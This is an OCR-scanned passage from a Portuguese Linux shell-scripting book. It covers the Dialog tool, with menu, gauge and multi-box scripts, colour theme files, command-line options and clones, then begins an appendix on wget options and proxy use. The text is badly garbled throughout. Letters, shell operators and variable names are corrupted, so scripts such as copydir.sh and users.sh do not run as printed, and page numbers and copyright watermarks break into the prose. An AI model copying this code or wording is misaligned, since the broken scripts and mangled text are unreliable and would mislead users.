linhãs . ~ara fa~ilitá r , ti con.side.remos o tanlanho da. t ela de SOx24, par~ usarmo~ j núme ros pa res somen te . A úl tima l inha da tela não será I# usada. ~ # Se que~emos 4 cai>:as , basta d i vidic tanto as colun as qua n to # as l inhas por 2 e teremos quatro "pedaços n iguais na t.el a : • # I • B0/2 40 25/2 - 12 # com isso, sabemos que todas as j a nela s t erao 12 linhas e 40 ! col unas . Esses núrne.ros também definem as coorde nadas de i posicionamet o : I I ~ f il f f il ~ 8 il coo<denadas : ( " ' y ) O, O 0 , 40 12 , o 12 , 40 o 40 SO col u nas 0+---------+- --- -----+ I 0, 0 I 0, 40 I I iH I #2 I 12+------ --- +- ----- --- + I 12 , 0 I 12,40 I ~3 1 #4 24+--------- +---------+ linha.'3 Dialog 483 Materia com d r bs a;.Jtora!S
  • 497.
    484 Programação ShellUnux il I Obs .: O --no-shadow é usado para que a caixa não tenha i sombr:a . 11 dialog --no- shadoy; --begi n o o --m.sgbox 'Janel a u (0, 0) 12 40 --and-widget ' --begin o 40 --msgbox 'Janela #2 (0, 40) 12 40 --and- widget ' --begin 12 o --msgbox 'Janela il3 (12, 0) 12 40 --and-widget ' --begin 12 40 --msgbox 'Janela 14 (12, 40). 12 40 11 Frac ionando mais as coordenadas, dá pra fazer muitas firulas . ii 100% inútil, mas é legal de ver & : ) f dialog --no-shadoH --begin o o --infobox DIALOG 6 20 --and->ridget --begi n o 40 --infobox DIALOG 6 20 --and-widget --begin 6 20 --infobox DIALOG 6 20 --and--tidget --begin 6 60 --infobox DIALOG 6 20 --and-widget --begin 12 o --i nfobox DIALOG 6 20 --and-widget --begin 12 40 --infobox DIALOG 6 20 --and-widget --b~gin 18 20 --infobox DIALOG 6 20 --and- widget --sleep 6 --begin 18 60 --i nfobox DIALOG 6 20 Baixar este script em: http://www.aurelio.net/shell/dialog/multi.sh Exemplo de Menu com Itens Dinâmicos (Definidos em Execução) Dois: caJ~pos por- 1inha, 2o ite" co" espaços '(•)- - - - - - - - - - IW)aill'ldl - m;td:r.~ ~!ce Use:. pçap xfs X Font Serv.,. ,_.j - "''JS'tl l'liSQ. Sorver postcres PostgreSill Serv..- i!')" ,.§ tf!f <C•ulcr) M m
  • 498.
    #!/bin/bash i users .sh- Compõe menus com os usuários do sis~ema fi Este script faz parte do http : //aurelio . net/shell/dialog lt fi Exemplo de como construir menus dinâmicos, onde os itens i são a saida de um comando . Nos exemplos, serão obtidos os 1t dados do arquivo /etc/passwd, como login, UID e nome . f lt São três exemplos : # i l) O mais simples . O comando retorna um login por linha . i Como cada entrada do menu precisa de dois campos, no I segundo campo foi colocado uma letra ' o ', para ficar f esteticamente bonito . Poderia ser um ponto ' .' ou f qualquer outro caractere ou texto . Outra alternativa I é repetir o login . Isso pode ser feito trocando o I comando sed para ' s/ .*/& &/ '. ii i 2) Aqui, o próprio comando já retorna dois campos por ~ linha , no formato login :uid . Depois foi usado o tr N pra trocar os : por espaços, separando os dados e N deixando pronto para usar no menu . '~ 3) Similar ao segundo, só que ao invés de pegar o 3o I campo do passwd (uid) , foi pego o 5o, que é o nome I completo do usuário . O grande problema aqui é que i como o nome tem espaços em branco, cada palavra é i encarada como um parâmetro e bagunça o menu . A li solução é colocar o nome entre "aspas escapadas" i e usar o 'eval ' para executar o comando . lt 11 Para ficar bem claro o que está acontecendo, troque i o 'eval ' por um 'echo ' para ver qual o comando final i que está sendo executado . Aqui está ele : j f dialog --menu "Dois campos por linha, 2o item com espaços" i O O O root "root" bin "bin" daemon "daemon" adm "adm" I lp "lp" sync "sync" shutdown "shutdown" hal1: "halt" i mail "mail" news "news" uucp "uucp" operator "operator" I games "games " gopher "gopher" ftp "FTP User" ii ii 12 Agosto 2004 - Aurélio Marinho Jargas ARQUIVO=/etc/passwd Dialog 485
  • 499.
    486 Programação ShellLinux dialog --menu ' Lista normal de um campo por linha ' O O 10 $(cat $ARQUIVO I cut -d : - fl I sed ' s/S/ o/ ' ) dialog --menu ' Dois campos por linha , sem espaços nos itens ' O O 10 $(cat $ARQUIVO I cut -d : -fl , 3 I tr : ' ') eval dialog --menu "Dois campos por linha , 2o item com espaços" 04010$( ) IFS= : while read login senha uid gid nome resto; do echo Sl ogin "$nome" done < $ARQUIVO Baixar este script em: http://www.aurelio.neUshell/dialog/users.sh Exemplo de Cópia de Arquivos com Barra de Progresso (Gauge) Ulplardl~••• Copiando o diretório l•p3/punk para /t•p
  • 500.
    Dialog 487 il !/bin/bash ª copydir . sh - copia o diretôrio mos~rando uma barra de pcoqresso # Este s c .r i pe faz parte do http://aurelio . net/shell/dialog ~ i Uso : copydi r . s h <dir- origem> <di r · destino> íl f Exemplo de uso da caixa d e barra de pr ogresso {gauge ) , que é M diferente ~ m~io compl icada de uso~ . El a espero rec~ber a j porcentagem da barra via STDil-l1 .sendo um número de O a 100 . • tJ o Gauge só rnost.ca na tela a poreeneagem que você i nformat, i ele não tem i ntel i gência, entAo todo o controle sobre o # p rocesso deve ser fei to manualmente pelo programador . íl e o procedi men to se resume em duas a ç ões : I I 1} Saber como quan ti ficar o TOTAL, pa.ra conhece r o 100 %. I No cas o de uma cOpia de (1rquivos , o TOTAL ê o tamanho 8 totql de t odos os arquivo~ a serem copiados . i! 8 2) s ~bet como de~eob rir de t~mpos ~m t empo~ o STATUS 5 cor rente do procedimento, enquanto ele está sendo ~ executado, para poder calcular o quanto ainda falta i pata o final (lOO':o- J . No c.aso ele uma cópia de atqui vos, # o STATUS e a quantidade de arquivos que ja foi copi ada, # ou o espaço em disco o,cupado por eles . il i Tend o os doi s dados não, u~ simp les reg tinha de três lhe dâ i a porcentagem atual do anda~ento: STATUs• lOO/TOT~~ . B i! 12 1gosto 2004 - i'.urélio Harinho Ja r gas iJ • • •• • • • • • • • • • • •• • • • •• • •• •• • • • • •• • ••• •• • • • • •• • • • • • • • •• •• •• •• • •••• TITLE:.= •Copitmdo . . . • f'ofSG.:::'Copiando o diret ório $0RIGE!4 pa1:a $DESTINO' !NTERVIL0-1 PORCENTO=O M i nter valo de atual i 2açâo da barra (segundos) li porcentagem inicial dcl ba .t:.ra ;;..... .. ... ........... .... ...... .... ... ........ ....... ..... ..... . 0RlGEM=" ${ l t /) " DESTIN0=" $ {2% /J " Materia com d r bs a;.Jtora!S
  • 501.
    488 Programação ShellLinux di e() s.Lzeo( () echo "Erro: $ •n ; exic 1 ; l du - s "$1" 1 cut - f l ; ) runn i ng(){ ps $1 I grep Sl >/dev/null ; I . ..... .... ... .... ...... .......... ... ..... .. ....... ... ... .. ....... J tem somen~e dois parãme~ros? ( " $2" ] l i die "Uso : $0 dir- origem dir- destiho" j a origem e o descino devem ser diretorias ( -d " $0R1Gf:M" l i die "A origem ' $ORI GEM' dêvé ser um diretório" [ -d "$DESTINO" 1 li die "O destino ' $DESTINO' deve ser um diret ôri o" j mesmo dir? { " SORIGE:r.t" = '' $ DESTINO" ] && di e "A origem e o destino são o me.5mo diretório" B o di retóri o de des tino estA vazi o? DI R_DESTI NO="SDESTINO/$ (ORIGEMU'/1 " 1 - d " $D I R_ DBSTINO" ) && 1 $ (sizeof $DIR_ DESTINO ) - gt 4 ) H die "O dit de destino 'S DIR_DESTINO' deveria estar vazio" j ................ . .............. . ......... . ........ . ...... .. .... . ti expansão das variáveis da me nsagem HSG~ S ( eval echo SHSG) I total a copia4 (em bytes) TOTAL• $ (si!cof SORIGEH) i inicio da cópia, em segundo p l ano cp -r SORIGEH $DESTINO ' CPPID=$! # caso o usuá rio cancelo, in~errompe a cópi a trap "til l $CPPID" 2 15 • ~ .......... ..... ... ....... ..... ........ .. .. .... ...... ........ .. .. ~ loop de checagem de s tatus da cópia # enquanco o processo de copia estiver rodando while runnin9 $CPPID; do Mquan~o já foi copiado? COP I ADO=$ ( sizoof $DIR_ DESTHJO) Materia com d r bs a;.Jtora!S
  • 502.
    done li qual aporcentagem do total ? PORCBN1'AG!.:M=S ( (COPI!00' 100/TOTAL)) # ~nvi a a po rcen~agem para o dialog echo $PORCENTAGEM lf aguarda at é a prôxirna checagem ol eep $INTERVALO H cópia finttli=ada, mo~ tra a poret:!:ntAgem fina l echo 100 ) I di alo9 - -title " STITLE" - -gauge '"SNSG" 8 40 0 Dialog 489 .." " .. " " .. " .... " .... " .. " ...... ". " . " .. " .. ... ... " .. " . echo OK - Di~etôxio copi ado Baixar este script em: http://www.aurelio.neVshell/dialog/copydir.sh Configurando as Cores das Caixas É possível configurar as cores de TODOS os componentes das caixas, como textos, borda, botões e fundo da tela. Dessa maneira pode-se perso- nalizar os programas que usam o Dialog para a empresa ou indivíduo que o utilizará. Para obter o arquivo padrão de configuração do Dialog, basta usar a op- ção --create-rc . Como o programa procura dentro de seu $HOHE por um arquivo chamado .dial ogrc, use este comando para começar a brincar de trocar as cores do Dialog: d.ialog --create- rc $HOME/ .d.ialogrc Agora, basta editar o arquivo . dialogrc recém-criado no seu SHOJ•1E e executar o Dialog para ver a diferença. As cores que ele reconhece são: BLACK, RED, GREEN, YELLOW, BLUE, t-IAGENTA, CYAN e WHI1'E Materia com d r bs a;.Jtora!S
  • 503.
    490 Programação ShellLinux O formato das configurações de cores é: nome_do_componente = (letra, fundo, letra brilhante?) Onde para letra e fundo basta colocar os nomes das cores em inglês, e no terceiro parâmetro, coloque oN ou or: para que as letras fiquem brilhan- tes ou não (claras ou escuras). Exemplo: !GREEN, BLACK, OFF) = fundo preto, letra verde escuro (GREEN , BLACK, ON) = fundo preto, letra verde claro Depois de terminar de configurar as cores, você pode salvar tudo num arquivo separado, e fazer vários arquivos diferentes para vários "temas" ou configurações diferentes. Para instruir o Dialog a utilizar um arquivo de configuração específico, e não o padrão $HO~E/ . dialogrc, basta definir a variável de ambiente sorALOGRC com o nome arquivo a ser utilizado, por exemplo: export D!ALOGRC•SHOME/dialog/tema-verde.cfg ./navegando . sh Como exemplo, este é o arquivo que configurou o Dialog para esse tema tipo console verde: • ~f'ma "Verde" upo console para o Dialog . • Autor : Aurel c Marinho Jargas • Salvar este arquivo como SHOME/ .dialogrc • ou de!nlr a variàve: SD:ALOGRC
  • 504.
    !f; screen use_shadot·l use colors screen_colo .r # bo:-: OFF ON (GREEN, BI.~.CK, ON) dial og_col o r • (BLACK,GREBN,OFF) t.itl ê co lor border_col o r (BLACK, GRSEN, O?F) (!lLACK, GREBN, OFF) 8 button but~on_act ive_eolor button_inactive_color button_ key_acti ve_col or button_key_inact i ve_color button_ l abel_ac t ive_ color (llLACK, GREBN, O FF) • (BkCK, GREEN, OFFI • (GREEN, llLACK, Of F) (BLACK, GREEN, OFF) • (GREEN , BLACK,Off) button_l~bel_inact ive_colo r = (BLACK, GREEN, OFF) i input inputbox_col or = (GREEN, BLACK, ON) inputbox_bor de r_ color = (GREEN, Bk"CK, ON) ô text box searchbox_color stoarchbox_title_color searchbo;.~_ho tdex_color = (GREEN,BLACK, ON) (GREEII , BL.'CK, OF!1'( (GREEII, BLACK, OF!') pos i t i on_i ndicat or_col or - (SLACK,GREEN,OFF) j Nenu hox menubox_col or menubox border_color M Nenu wi ndow item_color i~em sel ected_color tag_eol or tag_se l ected_color = {GREEN, BLACK, OFF) (GREEN, BLACK, Of f l (GREEN, BLACK, OFf) ~ (BLACK, GREEN, OFE') (GREEN, BL.>.CK, Of f) ~ {BJ,ACK, GRF.EN, OFFI tag_key_colo< {GREEN, BV.CK, Of'FI tag_t.ey_sel ectcd_color • ( BLJ<CK, GREEN, OFFI check_<::otor check .selcc t<>d_c olor uarrow_col o r dc "rro~_color j; Nenu item help itemhel p_colo.r {GREEN, BJ.f..CK, OI!'FI • (BLACK, GREEN, OFF) {GREEN, BLJ...CK, ON) {GREEN, BLACK, ON) ~ (GREEN, BLACI<, ON) Dialog 491 Baixar este arquivo em: http://www.aurelio.neUshell/dialog/tema-verde.efg Mate com d r~1tos autCYa s
  • 505.
    492 Programação Shelllinux listadas Opções de Linha de Comando Opções para definir os textos da caixa --backtitle <texto> Especifica o titulo do topo da tela, que fica no plano de fundo, atrás da caixa (Veja exemplo do "Pegador de Dados"). --ti tle <texto> Define o título da caixa, colocado centralizado na borda superior. --cancel- label <texto> Especifica o texto para ser mostrado no botão CANCEL . --exit- label <texto> Especifica o texto para ser mostrado no botão EXIT . --help-label <texto> Especifica o texto para ser mostrado no botão HELP. --ok- l abel <texto> Especifica o texto para ser mostrado no botão oK. Opções para fazer ajustes no texto da caixa --cr-wrap Mantém as quebras de linha originais do texto da caixa, para não pre- cisar colocar os n . Mas lembre-se que caso a linha fique muito gran- de, o Dialog a quebrará no meio para caber na caixa. --no-collapse Mantém o espaçamento original do texto, não retirando os <TAB> nem os espaços em branco consecutivos. --tab-correct Converte cada <TAB> para N espaços. O N é especificado na opção --tab- len ou o padrão 8 é assumido. --tab- len <N> Especifica o número de espaços que serão colocados no lugar de cada <TAB>, quando usar o opção --tab- correct .
  • 506.
    Dialog 493 --trim Limpa otexto da caixa, apagando espaços em branco no início, espa- ços consecutivos e quebras de linha literais. Opções para fazer ajustes na caixa - - aspect <taxa.> Taxa que ajusta o dimensionamento automático das caixas. É a re- lação largura I altura, sendo o padrão 9, que significa 9 colunas para cada linha. --begin <y> <x> Especifica a posição inicial da caixa, relativo ao canto superior esquerdo. --dofaultno Faz o botão NÃO ser o padrão da caixa YesNo. --dcf ault- itcm <item> Define qual vai ser o item pré-selecionado do Menu. Se não especifi- cado, o primeiro item será o selecionado. --shad0'1" Desenha a sombra da caixa. Opção já usada normalmente. --no- s hadow Não desenha a sombra da caixa. --no - cancel ou --nocance1 Não mostra o botão C.".NCEL.".R nas caixas Checklist, lnputbox e Menu. A tecla <ESC> continua valendo para sair da caixa. - - i'&em- help Usada nas caixas Checklist, Radiolist ou Menu, mostra uma linha de ajuda no rodapé da tela para o item selecionado. Esse texto é decla- rado adicionando-se uma nova coluna no final da definição de cada item. --help-button Mostra um botão de HELP. Seu código de retorno é 2. Mate com d r~•los autCYa s
  • 507.
    494 Programação ShellLinux Opções relativas aos dados informados pelo usuário - -separate-output Na caixa Checklist, retoma os itens selecionados, um por linha e sem aspas. Bom para scripts! --separate-widget <separador> Define o separador que será colocado entre os retornos de cada cai- xa. Útil quando se trabalha com múltiplas caixas. O separador padrão é O <TAB> . --stderr Retoma os dados na Saída de Erros (STDERR). Opção já usada nor- malmente. --stdout Retoma os dados na Saída Padrão (STDoun ao invés da saida de erros (STDERR). --max-input <tamanho> Tamanho máximo do texto que o usuário pode digitar nas caixas. O tamanho padrão é 2000 caracteres. Outras --ignore Ignora as opções inválidas. Serve para manter compatibilidade apenas. --size-err Opção antiga que não é mais usada. --beep Apita cada vez que a tela é desenhada. --beep-after Apita na saída com o CTRL+C . --sleep <N> Faz uma pausa de N segundos após processar a caixa. Útil para a lnfobox. - -ti:neout <N> Sai do programa com erro, caso o usuário não faça nada em N se- gundos.
  • 508.
    Dialog 495 --no- kill Colocaa caixa Tailboxbg em segundo plano (desabilitando seu srGHUP) e mostra o ID de seu processo (P/0) na saída de erros (STDERR) --print..si=e Mostra o tamanho de cada caixa na saída de erros (STDERR). --and-·Tidgei; Junta uma ou mais caixas numa mesma tela (sem limpá-la). Opções que devem ser usadas sozinhas na linha de comando --clecu: Restaura a tela caso o Dialog a tenha bagunçado. --create-rc <arquivo> Gera um arquivo de configuração do Dialog. --he l p Mostra a ajuda do Dialog, com as opções disponíveis. --prin~-maxs ize Mostra o tamanho atual da tela na saída de erros (STDERR). --princ- version Mostra a versão do Dialog na saída de erros {STDERR). --version o mesmo que --pdnt-ver s i on . Os Clones: Xdialog, Kdialog, gdialog ... Todos os programas listados aqui são ' clones• do Dialog, pois foram feitos para substituir o Dialog, ou dar uma nova roupagem a ele usando bibliote- cas gráficas. Os clones usam a mesma sintaxe, as mesmas opções de linha de coman- do e todos têm o mesmo propósito: ser como o Dialog, só que diferente & : 1 Além de fazer tudo o que o Dialog faz, alguns clones evoluíram e adicio- naram novos tipos de caixa e funcionalidades novas. Materia com d r bs a;.Jtora!S
  • 509.
    496 Programação ShellLinux Whiptail Llhipt<ti I itens: Linux O do pingui~ Windo~s A guele outro :nnt&IW•!sg,...y 8@h!44tl Clone modo texto, que usa a biblioteca newt: em vez da ncurses . Ele foi escrito pela Red Hat Software para ser utilizado na instalação modo texto do Red Hat Linux. Como é baseado numa versão antiga do Dialog, não tem suporte às caixas novas como calendar, fselect e tailbox. Pacote Debian: http://packages.debian.org/stable/base/whiptail.html Página de Manual: http://linux.math.tifr.res.in/manuals/man/whiptail.html Xdialog • iii'IIOBDR tl• ", NoISSO OSIZ WINNT PCOOS MSOOS Hi, thls is a menu boX. Vou ea.n uulhis to pre$ent a Ust ot ehofee.s for ttle user to ci'OO$e. ff l"ere are more ltems lhan can ti1 on the screen, 1he menu vAli be sttotted Try rt now! Choose lhe os you L'l<e: Another 6-ee UnlKClone tor 3f ~ IBMOSIZ MICrosoft Windows NT IBM PC DOS Mletosoft DOS GJ
  • 510.
    Dialog 497 É oDialog para a interface gráfica, que usa a biblioteca GTK+. É de longe o Dialog mais "turbinado", pois também tem o botão HELP que chama a tela de Ajuda da caixa e introduziu vários tipos novos de caixa como: treeview, buildlist, editbox, rangebox, logbox, spin boxes, combobox, colorsel, fontsel. É também o clone mais bem documentado, possuindo uma excelente homepage e documentação online. Em especial o sítio http://thgodef.nerim. net/xdíalog/doc/box.html da documentação mostra figuras (screenshots) de todas as caixas novas implementadas. Homepage: http://xdialog.dyns.net Documentação online: http://thgodef.nerim.net/xdialog/doc/index.html Kdialog S.,ltct"lat1911.)90: Amertt.UI EnOI•::.h Fn:nth Oz' l!ngli~ É o Dialog do time do KDE, que usa a biblioteca QT. Como os grandes "ambientes gráficos" gostam de reescrever todos os aplicativos existentes, com o Dialog não podia ser diferente. O Kdialog é o Dialog integrado com o ambiente KDE. FTP: ftp://ftp.kde.org/pub/kde/unstable/apps/utils/ Tutorial completo em inglês: http://developer.kde.org/documentation/tu- torials/kdialog/t1 .html M m
  • 511.
    498 Programação ShellLinux gdialog System log and Process Viewer X Make yourselection: www- Web tral!lc tog Error - Web EnorLog FTP - FHe Transfer log l.ast - La-st 50 connections 1 Messages - System Me$$age log Syslog - System Log Oebug - System lnfo Sudo - Sudoets Log su - Su rog file PS - Proce$$ Status Netstat - Networt;, Connections El<i1 - Exit Viewer 1( Cancel É o antigo Dialog do time do Gnome, que usa a biblioteca GTK. Aparente- mente o Zenity (ver adiante) é o novo "Dialog oficial" do Gnome e o gdialog vai ser aposentado. O interessante desse clone é que carrega o nome do ilustre Alan Cox como desenvolvedor participante. Zenity El il C hoo:,..::- bugs ,rou oI ISh to .1~::-.·. X Selecf llems from lhe llst below. Bug Number ISeverlty IDescrfpijon 992383 Normal GtkTreeView crashes 293823 Hlgh GNOME Dl~onal)' d 393823 Criticai Menu ediffng does nc I.!.J, _______,I !.l x Qancel IIL .~gt<_J M m
  • 512.
    Dialog 499 O Dialogdo time do Gnome, que usa a biblioteca GTK. Foi projetado para ser mais limpo e bem escrito do que o gdialog, porém se tornou incompatível com o dialog, pois usa opções diferentes na linha de comando (mais Zen e simples, segundo os autores). Há um script que garante a compatibilidade com o gdialog. Página no FreshMeat: http://freshmeat.net/projects/zenity FTP: http://ftp.gnome.org/pub/GNOME/sources/zenity/ CVS: http://cvs.gnome.org/bonsai/rview.cgi?cvsroot=/cvs/gnome&dir=zenity Udpm O "User Dialog Perl Module" não é um clone do Dialog, mas uma interface Perl para trabalhar de maneira padronizada com os seguintes "sabores": dialog, cdialog, whiptail, gdialog e Kdialog. Homepage: http://udpm.sourceforge.net/ pythondialog Módulo em Python para usar trabalhar de maneira padronizada com os seguintes "sabores": dialog, whiptail e Xdialog. Homepage: http://people.via.ecp.fr/-flo/2002/pythondialog/pythondialog.html Última Dica: É possível fazer um She// Script que escolha usar o Dialog texto ou o gráfico, dependendo se o usuário está no X ou não. Basta checar a existência da variável sorsPLAY. que só é definida quando o X está sendo executado. Onde Obter Mais Informações Uma pesquisa no Google mostra que a Internet está deficiente em docu- mentação para o Díalog. O mais relevante é um artigo introdutório em in- glês no Linux Journal. Junto com o programa Dialog,tem alguma documentação em inglês.Tem a sua página de manual ("http://www.cl.cam.ac.uklcgi-bin/manpage?1+dialog")
  • 513.
    500 Programação ShellLinux que numa linguagem direta e sucinta traz detalhes sobre o seu funcionamen- to. Há também um diretório chamado samples, onde há scripts funcionais de exemplo de todos os tipos de caixa. Na página do Thomas Dickey (http://dickey.his.com/dialog/), o mantens- dor atual do Dialog, há poucas informações, porém lá está o link para os fontes do programa. Em português, a melhor fonte de informações é utilizar a lista Shell-script (http://br.groups.yahoo.com/group/shell-script/) para obter ajuda e compar- tilhar experiências com outros usuário do Dialog. O endereço oficial deste documento é http://aurelio.net/Shell/dialog/ _tf!!} _ Materia com d r bs a;.Jtora!S
  • 514.
    ·Apêndice 5 Peripécias pelaRede,. Fazendo download com o wget37 Principais opções Seu navegador se responsabiliza pela incumbência de buscar documentos da web e exibi-los, mas algumas ve- zes precisamos de um gerenciador de download parrudo e versátil. Para isso existe um programa chamado "'9et, que é uma ferramenta leve e altamente eficiente, que pode cuidar de todas as suas necessidades de download. Se você quer espelhar um web site inteiro, baixar au- tomaticamente músicas ou filmes de um conjunto de weblogs favoritos, ou transferir sem medo arquivos enor- mes em uma conexão de rede lenta ou intermitente, ,.,9 e t é para você. O wg e t tem uma linha de comandos versátil e extensa, isso pode fazer com que nos percamos no princípio, mas basta memorizar alguns comandos. 36. Corrigido, filtrado e ampliado pelo querido amigo Jansen Carlo Sena. Va- leu Jansen! 37. Uma parte deste apêndice foí traduzida de http://usuarios.lycos.es/nala- sab/dev/online.php?code=2&id=16. Não conheço o autor, porém sou agra- decido. 501 Materia com d r bs a;.Jtora!S
  • 515.
    502 Programação ShellLinux Para baixar uma página inteira, devemos fazer: wget URL Por exemplo: $ wget http://localhost/~DaMaeJoana Se quisermos armazenar uma página complexa, isto é, incluindo ima- gens, sons, CSS, ... deveremos utilizar o argumento -p. como a seguir: $ wget -p http://localhoot/-DaHaeJoana oarquivo index . h tml estará em I localhost/ ~ 7EDaMaeJoana . Isto é por- que o .,9e t cria por padrão (default) uma hierarquia de diretórios com do- mínio/subdiretórios/arquivos. Então se fizermos: $ wget -p http:// www . google.com Será criado o diretório ./wl·r.·J. googl e .com. Para evitar isso, podemos usar os seguintes modificadores: $ wget -p -nH --cut-dirs=l http://localhost/~DaMaeJoana/ S ls img i ndex . html mai n.css Onde: - nH --c:::ut- di t-'=n Não permite a criação do subdiretório localhost; Elimina n número de diretórios na hierarquia. No exem- plo colocamos 1, portanto não será criado o diretório ~ 7EDaMaeJoana. Vejamos um exemplo retirado da página do manual do wget < man wget> . Suponhamos que desejamos baixar o xemac$ que se encontra em ftp : //ft p . xemacs .org/pub/xemacs/. De acordo com os argumentos passados ao wg e t, o download será feito de acordo com os diretórios da tabela a seguir: Mate com d r~•tos autCYa s
  • 516.
    Peripécias pela Rede503 g Opção wget Diretório gerado "------'-'----- - - - - - - - - - - - Sem opções ftp.xemacs.org/pub/semacs/ I====== -nH pub/ xemacs/ -nH -cut-dirs=l xemacs/ -nH -cut-dirs=2 --cut-di rs=l ftp. xemacs.org/xemacs/ Para baixar todos os arquivos que se encontram no diretório pub/xemacs do ft:p citado, podemos usar a opção -r cou --recurs>.ve) . Esta opção funciona de forma similar às dos comandos 1s e rm. Se desejamos especificar uma profundidade para o mergulho que o wget dará na URL, podemos usar a opção -1 n (ou -leve1=n) onde n é o nú- mero que define a profundidade que o wget deverá mergulhar. Seu padrão (default) é 5, isto é, se for passado -1 ou -1 s. será a mesma coisa. Em se tratando de um arquivo de HTML, a opção -1 especifica até que profundidade os links devem ser seguidos. Em algumas páginas (principalmente de mp3), em vez de criar links no próprio arquivo HTML, oferecem outro arquivo com os endereços das URLs. Para baixar o conteúdo desse arquivo, só teremos que utilizar a opção -i arquivo cou --i nput:- lile~arqu>.vo), onde o arquivo arquivo contém a lista de URLs a serem baixadas. $ wgot -i http://w~~.sorvidor.com/conta/arquivo . com.urls Se, por outro lado, for uma página HTML que contém links para arquivos que nos interessam, teremos de forçar o wget: a seguir esses links. Para isso fazemos: $ wget -r -1 1 -np -f - i http://www. gnu . o rg/downloads/emacs . hbnl Onde a opção - np (ou - - no-parent:) diz ao wget para não baixar ar- quivos que se encontram em um nível superior dentro da hierarquia de diretórios. No exemplo acima, http : I/>IW1• . gnu . org/index . html não seria baixado, embora tivesse link dentro de emacs . html .
  • 517.
    504 Programação ShellLinux As vezes você baixa uma URL inteira e no fim de um monte de tempo gasto verifica que um link importante estava quebrado e uma página fun- damental para o seu trabalho não havia sido baixada. Isso é muito irritante e te dá vontade de chutar o computador... (não esqueça que software é o que nós xingamos e hardware é o que chutamos:) É justamente para evitar essa desilusão que existe a opção --spider . Com esta opção em uso, o wget não baixará as páginas, simplesmente checará se elas estão lá. Vejamos se meus bookmarks estão íntegros: $ wget --spider --force-html - i bookmarks.html Nesse exemplo, a opção --force-html (ou -E") trata o arquivo de entra- da como HTML. Segundo o man wget , essa opção necessita ainda ser muito trabalhada para que o wget chegue perto das funcionalidades dos verdadeiros web spiders. Suponha que você esteja em um site de músicas e ainda que você não admita absolutamente nada proprietário nem pirata no seu computador. Dessa forma, você jamais baixaria músicas no formato mp3, que é proprie- tário. Baixaria somente músicas no padrão Ogg Vorbis (extensão .ogg . Veja http://en.wikipedia.org/wiki/Ogg). Essa filtragem pode ser feita como no exemplo a seguir: $ wget -nH -r -A ogg -f -i http://www.musicaslivres.com.br A nova opção apresentada foi a -A lista ou (--accept lista). É bom saber que a lista pode conter vários elementos, separados por vírgulas (, l . Para comprovar isso, vejamos um caso onde eu queira somente os arquivos de fotos nos padrões jpg, bmp ou png. $ wget - nH -r - A jpg, bmp, png -f - i http://www.playboy.com ;-) O oposto da opção - A é a opção -R lista (ou --reject lista), onde os componentes da lista lista estão separados por vírgulas (, ) . Um problema é que o wget por padrão gera muito tráfego de informação para a stdout. Veja:
  • 518.
    Peripécias pela Rede505 $ w get http://1oca1host --19 : 02 : 35-- http : //localhost/ => ' index .html' Resolving localhost . .. 127 . 0 . 0 . 1 Connecüng co locolhost 1121 .O . O.1 1:80 .. . connect ed. HTTP r e quest sent, a Haiting r esponse ... 302 Found Locati on : http : //localhost/apache2- default/ (following] --19 : 02 : 35-- http: //localhost/apache2-defau lt/ •> ' index . html' R eusing existing connection to localhos t :80 . HTTP .request sent, awaiting .response ... 200 OK Length : 1 , 457 (1.4K) (text/html! 100, [===================================>1 1,457 19 : 02 : 35 ( 41. 2 5 f.IB/s ) - 'index.htrn1 ' .saved [ 1457/14571 -- . --K/s Como eu disse, foi gerada um monte de informação e repare que só bai- xamos um arquivo de 1457 bytes. Basicamente, temos duas opções para evitar tanta troca de mensagens: - q ( ou ••quie t ) - nv (ou --no-verbose) Desliga a saída do wget; Desliga o modo "falador" sem ficar totalmente calado como o - q, isto é, as mensagens de erro e as informações básicas continuam indo para a saída padrão. Vamos testar usando estas opções para ver o resultado: $ wget -nv http: //1oca1host 19 : 27 : 3~ URL: http://1oca1host/apache2-defaul t/ ( 1457/1~571 -> "index.html" (11 $ wgct -q http://1ocalhost $ l s index . h~ml inctex .html .l i ndex.htrnl . 2 Como vimos, usando o modo "não falador" <--no-vecbosel só vai uma linha para a tela e no modo calado <--quietl não é gerada nenhuma linha. Vimos também após o ls que o padrão do wget é não destruir versões an- teriores do arquivo, em vez disso, coloca um número sequencial que atua como se fosse uma versão. Materia com d r bs a;.Jtora!S
  • 519.
    506 Programação ShellLinux Com a opção - nc (ou --noclobbe·r ) caso já exista um arquivo homôni- mo, o wget não baixará o novo. Usando o wget com proxy Muitos ambientes de rede hoje, por questões de segurança, não permi- tem que os computadores de sua rede se conectem diretamente em ser- vidores web na Internet. Essa tarefa deve ser executada por um servidor proxy. Nesse contexto, as aplicações que precisam acessar a Internet repas- sam suas solicitações ao proxy que, por sua vez, retornam os dados recebi- dos dos servidores aos clientes internos da sua rede. Caso esse seja o seu cenário, ao tentar utilizar o ,.9et em um ambiente de rede com proxy, para, por exemplo, salvar uma página da Internet, o valente aplicativo de linha de comando não irá funcionar. Isso se deve ao fato de que o ~<ge t tentará acessar diretamente a Internet e acabará sendo barrado pelos firewa/ls. Para resolver esse problema, basta informar ao wget a respeito da exis- tência do proxy. Isso pode ser feito de duas maneiras: por meio de uma variável de ambiente ou pelo seu arquivo de configuração. A primeira solução consiste em configurar uma variável de ambiente cha- mada h ttp_proxy que é utilizada por muitos programas, dentre os quais o próprio wget, para saber a respeito da existência de um proxy na rede. Defina a variável com a configuração correta e o .,9et funcionará normalmente. No exemplo a seguir, a variável de ambiente h t t p_ p roxy é definida con- siderando que o endereço IP do proxy é 10. 1 . L . s e a porta de utilização é a 3128 . Em seguida, o wget é utilizado normalmente para obtenção de um arquivo na Internet. $ e xpor t http__proxy-"http: //10 .1 . 1. 5: 3128" $ ~<ge t -t - c O b ttp : / / cdimage .ubunt u.com/release s/7.10/ release/ ubuntu- 7.10-dvd-i 396 .iso A segunda alternativa consiste em definir a variável http_ proxy dentro dos arquivos de configuração do 1-1get , o wgetrc, seja no especifico, locali- zado no home do usuário, seja no global localizado, geralmente, no diretório /etc, utilizando-se da mesma sintaxe·mostrada para a primeira alternativa. Materia com d r bs a;.Jtora!S
  • 520.
